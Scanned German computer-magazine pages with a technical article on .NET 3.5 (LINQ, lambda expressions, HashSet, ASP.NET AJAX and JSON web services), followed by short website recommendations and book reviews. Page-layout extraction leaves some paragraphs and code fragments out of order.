Numeri fünf, LINQ to Entity, ist vorerst noch nicht spieltauglich – und zwar so lange, bis das neue ADO.NET Entity Framework (EF) fertig gestellt ist. Derzeit als Beta 3 im Angebot, ist seine Auslieferung im Zuge des ersten Service Pack für .NET 3.5 gegen Mitte 2008 in Aussicht gestellt. Gegenüber LINQ to SQL soll LINQ to Entity den Zugriff auf beliebige Datenquellen gestatten, für die ein ADO.NET-Provider zur Verfügung steht.

Eine Sprachintegration für LINQ besteht derzeit nur für C# und für Visual Basic. Für C++/CLI ist sie vorerst nicht angekündigt, womit C# über seinen Ahnen hinausgewachsen wäre. Es gibt aber Projekte wie CLinq [6], die versuchen, die LINQ-Features aus der .NET-3.5-Klassenbibliothek mundgerechter zu verpacken. Das klappt natürlich auch für jede andere .NET-Sprache, vorausgesetzt, dort ist eine Unterstützung für Generics vorhanden.

## Dopingkontrolle

Obwohl für LINQ eine Fülle von Mengenoperationen definiert wurden, sitzt mit `HashSet` ein zweiter, etwas schneller arbeitender Mengentyp auf der Reservebank. Seine Herkunft ist `System.Collections.Generic`, wo auch andere Mengentypen wie `Dictionary<TKey, TValue>`, `List<T>` oder `Queue<T>` zu finden sind:

```

public class HashSet<T>
: ICollection<T>, IEnumerable<T>,
  IEnumerable, ISerializable,
  IDeserializationCallback

```

LINQ-Operationen liefern generell – wie für Operatoren üblich – ein neues Collection-Objekt zurück. Echte `HashSet`-Operationen modifizieren hingegen das bestehende Collection-Objekt auf der Instanz-Ebene.

LINQ bietet ja die Mengenoperationen `Distinct<>`, `Union<>`, `Intersect<>` und `Except<>` an. Da LINQ-Operationen als Erweiterungsmethoden für den Datentyp `IEnumerable<T>` definiert sind, sind diese grundsätzlich auch für `HashSet`-Objekte verwendbar, liefern dann aber keine `HashSets`, sondern `IEnumerable<T>` zurück, ohne die Operanden zu verändern. Die eigenen Mengenoperationen von `HashSet<T>` wie `IntersectWith`, `UnionWith` oder `SymmetricExceptWith` (Entweder-Oder) liefern hingegen ein `void` und operieren über der Instanz, das heißt, sie verändern die Ausgangsmenge.

## JSON nun bei Ajax

Gemessen an dem, was ASP.NET von 1.1 nach 2.0 zugelegt hat, müsste der neuerli-

```

<?xml version="1.0" encoding="utf-8" ?>
<contacts>
<contact firstname="Andrea" name="Peters" telefon="089815471">
  <adresse citycode="D-80123" city="München" street ="Parkstr. 5"/>
  <adresse citycode="D-80224" city="München" street ="Domagkstr. 34b"/>
</contact>
<contact firstname="Dieter" name="Schmieder" telefon="0302315471">
  <adresse citycode="13231" city="Berlin" street ="Reiterweg 3"/>
</contact>
<lostcontact firstname="Walter" name="Grundschmied" reason="Umzug"/>
</contacts>

```

Die Elements-Auflistung von `contacts` enthält in dieser Struktur zwei unterschiedliche Elementtypen. Die Zugriffsmethode für die Auflistung ist überladen und ermöglicht bei Übergabe eines `XName`-Elements eine Filterung der Ausgangsmenge auf den entsprechenden Elementtyp.

che Sprung hoch zur Version 3.5 einiges an Erwartungshaltung rechtfertigen. Um es gleich vorauszuschicken: Dem ist nicht so. Die New-Feature-Liste wird im Wesentlichen von dem Akronym AJAX (Asynchronous JavaScript And XML) beherrscht. Wer damit außer einer niederländischen Fußballmannschaft und einem Putzmittel nichts weiter verbindet: Es handelt sich hier um einen neuen Oberbegriff für ein Sammelsurium von Techniken, deren Gemeinsamkeit hauptsächlich darin besteht, dass sich Client und Webserver nach der Auslieferung einer Seite per JavaScript unterhalten und dabei XML-Daten austauschen. Unter anderem eröffnet dies die Möglichkeit, die ausgelieferte Seite im Nachhinein

gezielt umzuändern, was die Server- und Netzwerklast stark vermindert.

Der größte Teil der nun in ASP.NET 3.5 integrierten AJAX-Unterstützung steht seit längerem als Erweiterung für ASP.NET 2.0 in Form der Microsoft AJAX Library 1.0 zur Verfügung. Für die Integration in .NET 3.5 wurde diese Bibliothek lediglich ein wenig aufgestockt zur AJAX Library 3.5, die sich für ASP.NET 2.0 auch separat herunterladen lässt [7].


Wer schon mal einen Blick auf die ASP.NET AJAX Futures [8] geworfen hat, wird sich schmerzlich verträstet fühlen – zum Beispiel bei der Unterstützung für Silverlight, der neuen .NET-basierten Frontend-Technologie, mit der Microsoft Adobes Flash-Player zu Leibe rücken will.

In der Hauptsache hinzugekommen ist eine Unterstützung für JSON (JavaScript Object Notation). Obwohl die Implementierung an sich überwiegend in der WCF steckt, ist diese Unterstützung für die Kombination ASP.NET und AJAX folgenreich: Sie zielt vor allem darauf ab, JavaScript-Clients das Konsumieren von Webservices (ASMX und WCF) schmackhafter zu machen, indem sie dafür sorgt, dass Webservices anstatt mit WSDL und SOAP nun auch im hauseigenen Skriptformat antworten können.

Der Gedanke, Webservices per Client-Skript, also vom Browser aus, anzusprechen, ist an sich alter Schnee, und auch seiner Umsetzung standen nie unüberwindliche Hindernisse im Wege. Problematisch war ledig-

## Neuerungen in C# 3.0

Konzept	Codebeispiel	Erläuterungen
Implizit typisierte lokale Variablen und Arrays	<pre>var a = "ein wert"; // string var b = 12.0; // double var e = new[] {12, 3}; // int[] var f = new[] {12, 13.0, 10f}; // double[] var f = new[] {12, true}; // Fehler a = b; // Fehler, weil Typ von a fest</pre>	Datentyp des Rechtswerts legt den Typ der lokalen Variablen implizit und unveränderlich fest. Der Array-Datentyp ergibt sich als „kleinst gemeiner Nenner“, der mit allen Elementen verträglich ist (außer objekt). Der Compiler nutzt dafür implizite Typumwandlungen und gemeinsame Basisklassen.
Partielle Methoden	<pre>partial class PartMethod {     partial void doubler(ref double d); } ... partial class PartMethod {     partial void doubler(ref double d) { d *= 2; }</pre>	Partielle Methoden dürfen in einem anderen Teil einer partiellen Klasse vorausdeklariert werden, sofern gewährleistet ist, dass sie ein void zurückliefern.
Automatische Eigenschaften	<pre>protected string Name { get; set; } public bool Done { get; private set; }</pre>	Compiler ergänzt Code und anonyme private-Variable.
Erweiterte Instanziierung	<pre>Form1 form1 = new Form1 { Width = 300, Height = 200 }; Pen pen1 = new Pen(Brushes.Black) { Width = 2.2f };</pre>	Explizite Initialisierung von public-Eigenschaften bei Instanzierung möglich. Reihenfolge ist beliebig.
Collection-Initialisierung	<pre>var c = new List&lt;int&gt; { 1, 4, 3, 7 };</pre>	Wurde der Syntax für Array-Initialisierung angeglichen.
Anonyme Typen	<pre>var gast1 = new { Name = "Pia", Tel = "08154711" }; var gast2 = new { Name = "Leo", Tel = "08154711" }; if (gast1.Tel == gast2.Tel) {...}</pre>	Nur implizit typisierte Eigenschaften möglich. Diese sind read-only und werden von IntelliSense aufgelistet. Verwendung stark reglementiert. Auch bei Strukturgleichheit nicht mit benannten Typen kompatibel.
Erweiterungsmethoden	<pre>public static class myExtensions {     public static List&lt;uint&gt; primfactors(this uint n)     {         ...     }     ...     uint i = 2734645453;     var factors = i.primfactors();</pre>	Erweitert den Datentyp des ersten Parameters um eine public-Methode. Angabe des this-Modifizierers ist erforderlich. Der Aufruf erfolgt wie der einer gewöhnlichen Methode. Nicht überschreibend, Überladung ist möglich.
LINQ	<pre>var Tage = new[] { "Montag", "Dienstag", "Mittwoch" }; var Kurznamen = from w in Tage     select w.Substring(0, 2); var tagTage = from w in Tage     where w.Contains("tag") select w; var Termine = new [] {     new { Name = "Zahnarzt", Tag = "Montag" }, }; var TageTermineJoin = from t in Tage     join e in Termine on t equals e.Tag     select e;</pre>	Weitere C#-Query-Operatoren sind: orderby...[descending], group...by...into, let. .NET-seitig steckt die Implementation im Namensraum System.Linq, wo neben Where<>, und Select<> zahlreiche weitere Erweiterungsmethoden wie Min<> oder Intersect<> für IEnumerable<> definiert sind, für die kein C#-Operator existiert.
Lambda-Ausdrücke	<pre>(p) =&gt; p // System.Func&lt;T, TResult&gt; (p, q) =&gt; q // System.Func&lt;T1, T2, TResult&gt; (string a) =&gt; a.Contains("tag") // System.Func&lt;string, bool&gt; (a) =&gt; a.Contains("tag") // System.Func&lt;T, bool&gt; (a) =&gt; { return a.Contains("tag"); } // System.Func&lt;T, bool&gt; // Anwendung von Lambda-Ausdrücken var tagTage = Tage.Where(p =&gt; p.Contains("tag")); var TageTermineJoin = Tage.Join(     Termine, // verknüpfte Menge     p =&gt; p, // Tage-Elementselector für Verknüpfung     q =&gt; q.Tag, // Termine-Elementselector für Verknüpfung     (p,q) =&gt; q); // Ergebnisselector (Reihenfolge ist wichtig)</pre>	Implizite und explizite Typisierung möglich. Entspricht einer generischen Methode, deren Aufrufparameter auf der linken Seite des =>-Operators notiert sind, der Rückgabewert rechts. Rückgabewert kann ein aus den Parametern gebildeter Ausdruck sein oder eine Anweisungsfolge (Methodenkörper). Das Anwendungsbeispiel zeigt die beiden LINQ-Abfragen der vorigen Zeile in alternativer Formulierung mit Erweiterungsmethoden.



Die JSON-Beschreibung eines für Scripting eingerichteten Webdienstes lässt sich mit Firefox anzeigen und gibt insbesondere Aufschluss darüber, wie der Namespace des Webservice aufgebaut ist. Der Internet Explorer bietet beim Mime-Typ application/x-javascript statt einer Textansicht einen Download an.

```
[System.Web.Script.Services.ScriptService]
public class HelloService1
: System.Web.Services.WebService {
[WebMethod]
public string HelloWorld(string test) {
```

Um nachzuprüfen, wie das Ergebnis aussieht, lässt sich der Webservice wieder einfach im Browser aufrufen, indem man anstelle von „?wsdl“ das Suffix „/js“ anhängt. Während der IE daraufhin einen Download startet, zeigt Firefox das Ergebnis gleich als Text an.

Den Dreh- und Angelpunkt der AJAX-Funktionalität aufseiten der ASP.NET-Anwendung bildet der neue ScriptManager. Er steht im Abschnitt „AJAX Extensions“ der neuen Toolbox von Visual Studio 2008 als Komponente im Angebot und schlägt sich wie folgt im Seitendesign nieder:

```
<form id="form1" runat="server">
<asp:ScriptManager ID="_scriptManager"
runat="server">
<Services>
<asp:ServiceReference
Path="http://localhost/WS/helloService1.asmx" />
</Services>
</asp:ScriptManager>
```


Was in den Eingewinden des ScriptManager letztlich passiert, zeigt die folgende alternative Formulierung des Geschehens:

```
<asp:ScriptManager ID="_scriptManager" runat="server"/>
<script src="http://localhost/WS/helloService1.asmx/js"
type="text/javascript">
</script>
```

lich der Umstand, dass Webservices bekanntlich über XML kommunizieren und dem JavaScript-Client aufwendiges Parsing abverlangen, insbesondere wenn es darum geht, die allgemeinen, in WSDL (Web Service Description Language) gehaltenen Typbeschreibungen in spracheigenen Proxy-Code umzusetzen. Wer diesen XML-Wust noch nie gesehen hat, kann sich per Browser selbst ein Bild davon machen, indem er die URL eines Webservice eingibt und das Suffix „?wsdl“ anhängt. Reichlich Beispielmaterial findet

sich in dem kleinen Verzeichnis auf www.xmethods.com, etwa www.thomas-bayer.com/names-service/soap?wsdl.

Mit der JSON-Erweiterung werden Webservices für JavaScript hingegen zur leichten Kost. Das Aktivieren der Erweiterung aufseiten eines ASMX-Webservice geschieht durch das neue ScriptService-Attribut aus dem Namensraum System.Web.Script.Services, für das die neue Elementvorlage „Web Service“ bereits eine (standardmäßig auskommentierte) Codezeile vorgibt:



Intellisense listet Erweiterungsmethoden mit auf und kennzeichnet sie durch einen kleinen blauen Pfeil.

dafür wäre, den Code in eine generische Methode zu packen, welche die Ausgangsmenge sowie das Prädikat als Parameter entgegennimmt und die Teilmenge als Funktionswert zurückgibt. Dabei sollten die Datentypen möglichst allgemein gehalten sein:

```
public delegate bool predicate<T>(T t);
public static IEnumerable<T> Subset<T>(
    IEnumerable<T> liste, predicate<T> v)
{
    List<T> erg = new List<T>();
```

```
foreach (T t in liste)
    if (v(t))
        erg.Add(t);
return erg;
}
```

Als allgemeinsten Datentyp für den ersten Parameter und auch für den Funktionswert bietet sich der Schnittstellentyp `IEnumerable<T>` aus der Basis von `string[]` an. Er bringt genau das mit, was die foreach-Schleife benötigt – nicht mehr und nicht weniger.

## LINQ-Unterbau

Angenommen, Sie bekommen ein string-Array mit dem Inhalt

```
static string[] Wochentage = new string[]
{ "Montag", "Dienstag", "Mittwoch", "Donnerstag",
  "Freitag", "Samstag", "Sonntag" };
```

und sollen die Elemente, deren Werte einen bestimmten Substring, sagen wir „tag“, enthalten, als Teilmenge zusammenstellen. Der direkte Ansatz wäre eine Schleife, die für jedes Arrayelement das Elementkriterium der Teilmenge – Prädikat genannt – anwendet und alle positiv getesteten Elemente in ein neues Behältnis bündelt. Weil die Größe von .NET-Arrays bekanntlich fest und nicht dynamisch ist, bietet sich dafür ein typisierbares generisches Collection-Objekt etwa vom Typ `List<T>` an:

```
List<string> list = new List<string>();
foreach (string s in Wochentage)
    if (s.Contains("tag")) // Prädikat
        list.Add(s);
```

Obwohl das funktioniert und sogar Generics verwendet, ist der Code hochgradig speziell. Da Teilmengenbildung als solche ein recht allgemeines Problem darstellt, lohnt es, über eine möglichst allgemeine Lösung nachzudenken. Ein guter Ansatz

Der Client verleiht sich den Proxy-Code kurz und schmerzlos per <script>-Tag ein. Verdaubar ist das Skript allerdings nur mit Unterstützung des ScriptManager, denn dieser steuert unter anderem die Typunterstützung für Namensräume bei.

Der Vollständigkeit halber hier noch der Code zum Aufruf der Webservice-Methode HelloWorld per Button-Element:

```
<head>
<script type="text/javascript">
function OnWsHello() {
    WebService1.helloService1.HelloWorld(
        'WS-Param', OnDone, OnErr, 'callback_context');
}
function OnDone(result, callback_context)
{ alert(result); }
function OnErr(result)
{ alert("Error: " + result.get_message()); }
</script>
</head>
<body>
<input id="Button1" type="button"
       value="WS aufrufen" onclick="OnWsHello()"/>
```

Mit WCF-basierenden Webservices sieht die Geschichte von der Clientseite her nicht anders aus. Und für den Service tut's im einfachsten Fall ein neues Element, das mit der Vorlage „AJAX-enabled WCF-Service“ erstellt und um die angebotenen Methoden ergänzt wurde. Die Feinheiten stecken in beiden Fällen erwartungsgemäß im config-Unterbau.

Jenseits der neuen JSON-Unterstützung für AJAX-Clients wurde die WCF um drei neue Technologien erweitert, die dem Web 2.0 zuzurechnen sind: REST-konforme Webservices (Representational State Transfer) bedienen eine vereinheitlichte Softwarearchitektur mit vereinfachter Schnittstelle. RSS und ATOM sind unterschiedliche und untereinander nicht kompatible XML-Formate für die Verbreitung von Nachrichtenfeeds im Web in einem plattformunabhängigen Format. Und nicht zu vergessen, in .NET gibt es neuerdings auch einen Pipe-Mechanismus, das heißt eigentlich gleich zwei: benannte Pipes für die maschinenübergreifende Kommunikation und unbenannte für die Kommunikation mit Tochterprozessen auf einer Maschine.

## Qualifikation

.NET 3.5 macht einen recht soliden und gut durchdachten Eindruck – und hält schlussendlich, was man sich von .NET 3.0 versprochen hatte. Wer ein wenig programmieren kann und auch bei Generics keine weichen Knie bekommt, wird an LINQ nicht nur seine Freude haben, sondern auch den versprochenen Effizienzgewinn erzielen. Einzig die Fehlermeldungen zu LINQ sind nicht gerade leichte Kost. Gerade bei so komplexen Zusammenhängen, wie sie bei LINQ im Unterbau herrschen, wünscht man sich für die ersten Kontakte einen weiteren Coach jenseits der zuweilen noch recht kargen und auch

schwach mit Beispielcode verlinkten Hilfe: einen Fehleranalyse-Assistenten etwa, der hier und da ein wenig vermittelt. Wenigstens bis der dwim-Operator endlich da ist. Was der macht? Do what I mean! (hos)

## Literatur

- [1] Visual Studio Express: <http://msdn2.microsoft.com/express>
- [2] Performance improvements in WPF in .Net 3.5 / 3.0 SP1: <http://blogs.msdn.com/jgoldb/archive/2007/10/10/performance-improvements-in-wpf-in-net-3-5-3-0-sp1.aspx>
- [3] Performance for a WPF-based program that uses the layered windows feature may be less than expected in Windows Vista: <http://support.microsoft.com/kb/938660/en-us>
- [4] Performance is poor in a WPF-based application in which you have enabled layered windows in Windows XP or in Windows Server 2003: <http://support.microsoft.com/kb/937106/en-us>
- [5] Graphics Rendering Registry Settings: <http://msdn2.microsoft.com/en-us/library/aa970912.aspx>
- [6] CLinq – LINQ support for the C++/CLI language: [www.codeproject.com/KB/mcpp/clinq.aspx](http://www.codeproject.com/KB/mcpp/clinq.aspx)
- [7] ASP.NET AJAX Downloads: [www.asp.net/ajax/downloads](http://www.asp.net/ajax/downloads)
- [8] ASP.NET Futures: [www.asp.net/downloads/futures](http://www.asp.net/downloads/futures)



Mit den Mitteln von C# 2.0 wäre man nun am Ende und am Aufruf selbst hätten eigentlich nur echte Formalisten ihre Freude:

```
IEnumerable<string> erg1 = Subset<string>(
    Wochentage,
    delegate(string s) { return s.Contains("tag"); });

C# 3.0 legt jetzt erst richtig los: Als Erstes packt man den Code in eine statische Klasse und ergänzt im ersten Parameter von Subset<> ein this. Das ergibt eine Erweiterungsmethode, die fortan jeder Instanz einer Klasse mit IEnumerable<> in der Basis als zusätzliche Methode zur Verfügung steht – und auch von IntelliSense angeboten wird:

public static class myExtensions
{
    public delegate bool predicate<T>(T t);
    public static IEnumerable<T> Subset<T>(
        this IEnumerable<T> liste, predicate<T> v)
    {...}
}
```

Als Nächstes wird der Linkswert per var-Deklaration auf implizite Typisierung getun und die Methodenschreibweise verwendet:

```
var erg2 = Wochentage.Subset<string>(
    delegate(string s) { return s.Contains("tag"); });
```

Warum sich mit den spitzen Klammern herumschlagen, wo der Compiler nun doch auch Typinferenz beherrscht? Elementtyp von Wochentage ist string, also:

```
var erg2 = Wochentage.Subset(
    delegate(string s) { return s.Contains("tag"); });
```

Die anonyme Methode ist auch nicht gerade eine Schönheit. Dafür gibt es jetzt die viel schickeren Lambda-Ausdrücke:

```
var erg2 = Wochentage.Subset(
    p => p.Contains("tag"));
```

Der Compiler liest das so: Erwartet wird eine Methode mit dem Prototyp predicate, sprich eine generische Methode, die ein Objekt, genannt p, eines parametrisierten Typs entgegennimmt und ein bool durch Aufruf von p.Contains("tag") liefert. Das T von Subset wurde ja bereits als string ermittelt und bietet sich demnach eindeutig als Kandidat für die innere Typinferenz an. Dass predicate ausge rechnet mit der Typvariablen T deklariert ist, tut dabei übrigens nichts zu Sache, der Typ parameter dürfte auch S heißen: Der Compiler wühlt sich hier sogar durch Ableitungen und implizite Typumwandlungsbäume. p hat demnach den Typ string und fungiert als Parameter. Selbstredend wird Contains für p

bereits von IntelliSense aufgelistet, was in der Praxis auch mal ein wenig dauern kann, bis der entsprechende Thread auf dem Laufenden ist.

Lambda-Ausdrücke beschreiben also eine Funktion. Links des Pfeiloperators => steht, was reingeht, und rechts, was rauskommt. Erlaubt sind auch mehrere Parameter: (p,q) => p-q würde demnach die Differenz der beiden Aufrufparameter als Funktionswert ergeben, wobei der Compiler mit Blick auf komplexe verschachtelte Szenarien mit Typsubstitution bei der Typinferenz streng auf die deklarierte Reihenfolge der parametrisierten Typen achtet.

Im Namensraum System findet sich neuerdings die Deklaration des generischen Delegaten Func<> in fünf Überladungen Func<TResult>, Func<T, TResult>, Func<T1, T2, TResult> und so weiter, der dieses Links-Rechts-Szenario formal analog beschreibt und in der Praxis gute vordefinierte Prototypen abgibt.

Im vorliegenden Beispiel könnte man sich daher die Definition von predicate sparen und Subset schlicht so deklarieren:

```
public static IEnumerable<T> Subset<T>(
    this IEnumerable<T> liste, Func<T, bool> v)
```

## Webseiten-Quetscher

<http://mowser.com>  
[www.skweezer.net](http://www.skweezer.net)

Eine Reihe von guten kostenlosen Browsern für Handys können heute komplexe Webseiten auch auf kleinen Displays ordentlich darstellen – zum Beispiel Opera Mini. Wer aber ein in die Jahre gekommenes Mobiltelefon benutzt, das eine Java-Anwendung nicht installieren kann, muss sich anders behelfen. **Mowser** zum Beispiel unterhält einen Proxy, der Seiten so aufbereitet, dass auch Handys sie darstellen können. Auf der Homepage des Dienstes sind praktischerweise je 100 wichtige Tech- und allgemeine News-Sites verlinkt. Außerdem unterhält Mowser ein Feed-Verzeichnis mit gut 1000 Einträgen. Sollte Mowser eine Seite nicht ordentlich umbrechen, eignet sich **Skweezer** als gute Alternative. Benutzer können dort auch Bookmark-Sammlungen hinterlegen und sich beliebige RSS-Feeds anzeigen lassen.

## Was geschah am ...?

[http://de.wikipedia.org/wiki/28.\\_Dezember](http://de.wikipedia.org/wiki/28._Dezember)  
<http://news.bbc.co.uk/onthisday>

Es ist eine verbreitete Tradition, an Geburtstagen oder anderen Jubiläen nachzusehen,

The screenshot shows the BBC On This Day homepage for December 17, 2008. The main headline is "17 December". Below it, there's a timeline with three main events: "1944: Germany counter-attacks in Ardennes", "1968: Mary Bell found guilty of double killing", and "2003: Ian Huntley guilty of Soham murders". Each event has a thumbnail image and a brief description. To the right, there are sections for "Witness memories", "World War II - 1939 to 1945", "On This Day", "BBC History", and "BBC Radio 4 History". The bottom of the page features links to "About This Day", "Text Only", and "RSS Version".

was an diesem Tag des Jahres sonst noch so Wichtiges passiert ist. Redensreicher finden hierzu eine Menge Material in der **Wikipedia**. Dazu müssen sie nur wie in der Beispiel-URL das betreffende Datum an die Wikipedia-Stamm-Adresse anhängen. BBCs **on this day** ergänzt die Liste mit weiteren Terminen und mit Material aus dem Archiv des britischen Senders. (jo)

## Digitales Alexandria

[www.ulib.org](http://www.ulib.org)

Der Name ist Programm: Das Projekt **The Universal Digital Library** hat sich zum Ziel gesetzt, eine universelle Bibliothek im Inter-

net aufzubauen, um das Wissen der Menschheit jedermann zugänglich zu machen. Die Carnegie Mellon University, die Zhejiang-Universität, das Indian Institute of Science und die Bibliothek von Alexandrien haben bereits mehr als 1,2 Millionen Bücher digitalisiert und online gestellt. Nur einen kleinen Teil der Bücher findet man bislang auf Deutsch, die überwiegende Mehrzahl ist in englischer oder chinesischer Sprache geschrieben. (jo)

## Genuss satt

[www.genussblogs.net](http://www.genussblogs.net)  
[http://peho.typepad.com/chili\\_und\\_ciabatta](http://peho.typepad.com/chili_und_ciabatta)  
[www.eigenarbeit.org/molekularkeue](http://www.eigenarbeit.org/molekularkeue)  
<http://pizza.blogg.de>

Kochen Sie leidenschaftlich? Essen Sie, oder allgemeiner: Genießen Sie gerne? Dann könnte **Genussblogs.net** eine regelmäßige Anlaufstelle für Sie werden. Die Website ist der Wegweiser zu mehr als 600 Weblogs aus den Bereichen Essen, Trinken, Backen, Kochen, Lebensmittel und Gastronomie. Das thematische Blog-Verzeichnis enthält auch eine Rubrik namens „Genuss allgemein“, das auch einige Blogs enthält, die sich um das Thema Rauchen drehen.

Die verzeichneten Blogs beleuchten die Themen Essen und Genuss aus den verschiedensten Perspektiven. In **Aus dem Leben eines Pizzaliefertisches** bloggt zum Beispiel ein Pizzabäcker aus dem Nähkästchen. Eine Hobbyköchin erzählt in **Chili und Ciabatta** aus ihrer Küche. Der Name des Blogs verrät bereits ihre Vorlieben: scharfe Küche und gutes Brot. Und die **molekularkeue** hat sich ganz der Kochschule verschrieben, die versucht, die chemischen Prozesse beim Kochen zu verstehen.

Da Genussblogs.net die Schlagzeilen aller neuen Nachrichten sämtlicher im Katalog enthaltenen Sites verlinkt, ist der Besucher immer umfassend informiert. Allerdings sollte man bei etwa 80 bis 100 Nachrichten pro Tag etwas Zeit einplanen. (jo)

## Medien-Schreibtisch

[www.jooce.com](http://www.jooce.com)

Das im Betrieb gestartete **jooce** ist eine Mischung aus Online-Desktop und Dateitauschplattform. Jeder Benutzer erhält Speicherplatz – von einer Begrenzung spricht der Betreiber derzeit nicht. Der komplett in Flash realisierte Dienst kann Videos und MP3-Dateien, die auf dem virtuellen Schreibtisch liegen, direkt abspielen.

Ein Anwender kann YouTube-Videos auf seinen virtuellen Desktop herunterladen und die Arbeitsoberfläche mit Fotos verschönern.

Per Instant Messenger tauscht er sich mit anderen Nutzern aus. Akzeptiert er einen anderen jooce-Teilnehmer als Freund, so erhält dieser Zugriff auf den eigenen Desktop. (jo)

## Website-Experte 2.0

[www.seitwert.de](http://www.seitwert.de)



Wie ist der Stellenwert meiner Site? Habe ich bei der Suchmaschinenoptimierung Schnitzer gemacht? Eine grobe Einschätzung einer Website, insbesondere in puncto Suchmaschinenoptimierung, gibt **Seitwert**. Der Dienst untersucht die Gewichtung bei Google, die Verlinkung in sozialen Bookmark-Diensten, die Zugriffszahlen (anhand der Statistiken bei Alexa) und eine Reihe weiterer Kenngrößen. Zu jedem Punkt gibt Seitwert auf einer übersichtlichen Zusammenfassung eine Einschätzung ab, ob der Webmaster seine Hausaufgaben gemacht hat. Ohne Registrierung darf man nur zwei Anfragen pro Tag stellen, nach Angabe einer E-Mail-Adresse bis zu 15. (jo)


## Smartes Dictionary

<http://dict.leo.org>  
[www.beolingus.de](http://www.beolingus.de)


Das Deutsch-Englisch-Lexikon von **Leo** mit seinen mehr als 460 000 Einträgen ist bei vielen Surfern die erste Wahl. **Beolingus**, ein Angebot der TU Chemnitz, empfiehlt sich als hervorragende Ergänzung. Findet man ein Wort nicht in dem einen Lexikon, lohnt ein Blick in das andere. Im Unterschied zu Leo kann Beolingus zum Beispiel den Begriff „slashdotted“ übersetzen. Beolingus überzeugt mit der sehr übersichtlichen Präsentation der Treffer. Viele der Einträge kann sich der Benutzer vorlesen lassen. (jo)

The screenshot shows the Beolingus dictionary interface. A search bar at the top contains the word "Smalltalk". Below the search bar, there are tabs for "Deutsch" and "Englisch". The main content area displays the translation results for "Smalltalk". It includes a summary of the translation, a list of 20 English entries, and a "Weiterlesen" button. At the bottom, there are links for "Hilfe", "Kontakt", and "Impressum".

Anzeige



Hoboken,  
NJ 2008  
Wiley  
452 Seiten  
30 €  
ISBN 978-0-470-17565-1



Berkeley 2007  
Apress  
271 Seiten  
39,99 US-\$  
ISBN 978-1-59059-811-5



München  
2007  
Addison-  
Wesley  
928 Seiten  
49,95 €  
ISBN 978-3-  
8273-2567-9

Aidan Chopra, Laura Town

## Introduction to Google SketchUp

SketchUp, das bedeutet 3D für alle. Seit Google die Entwicklerfirma gekauft hat und eine abgespeckte Version des Oberflächenmodellierers verschenkt, wagen sich immer mehr Laien ans Entwerfen in drei Dimensionen. Dabei kommen sie mit keinem anderen Werkzeug so schnell zu eindrucksvollen Resultaten – SketchUp verzichtet weitgehend auf mathematische oder CAD-Konzepte, die Anfänger normalerweise viel Schweiß kosten.

Das Buch bezieht sich auf die seit wenigen Monaten auch auf deutsch erhältliche Version 6 und deckt dabei sowohl die kostenlose Standardversion als auch die Profassung ab, die den Export in Vektorformate erlaubt. Für die allerersten Schritte sind die dem Programm beiliegenden drei deutschsprachigen Kurztutorials unschlagbar, weisen sie doch in ein bis zwei Stunden den Weg zum ersten selbst modellierten Haus.

Wenn der Anwender schnell schicke Resultate sehen möchte, bastelt er anhand der ersten vier Kapitel 3D-Modelle am laufenden Band, meist aus dem Bereich Hausbau – von texturierten Wänden über Treppen, Türen und Fenster bis zum Dach. Erst danach geht es um die vielen Verfahren, die bei komplexen Projekten die Arbeit erleichtern: beispielsweise wiederverwendbare Komponenten, flexible Extrusionen und Integration von Fotos. Auch auf fortgeschrittene Themen geht Chopra ein: Styles, Licht und Schatten, Kamera-Animationen, Google-Earth-Integration, Export und Erstellung von Präsentationen.

Wer ein SketchUp-Buch sucht, kann derzeit nicht groß auswählen. Das ist nicht schlimm, weil der vorliegende Band die ideale Lektüre sowohl für den blutigen als auch den fortgeschrittenen Anfänger darstellt. Ist er knapp bei Kasse, kann er mit *Google SketchUp for Dummies* desselben Autors fast 40 Prozent des Kaufpreises sparen: Wiley hat den gelb-schwarzen Dummy-Band weitgehend wörtlich übernommen und nur durch einige didaktische Elemente angereichert. (Dr. Thomas J. Schult/fm)

David Berube

## Practical Ruby Gems

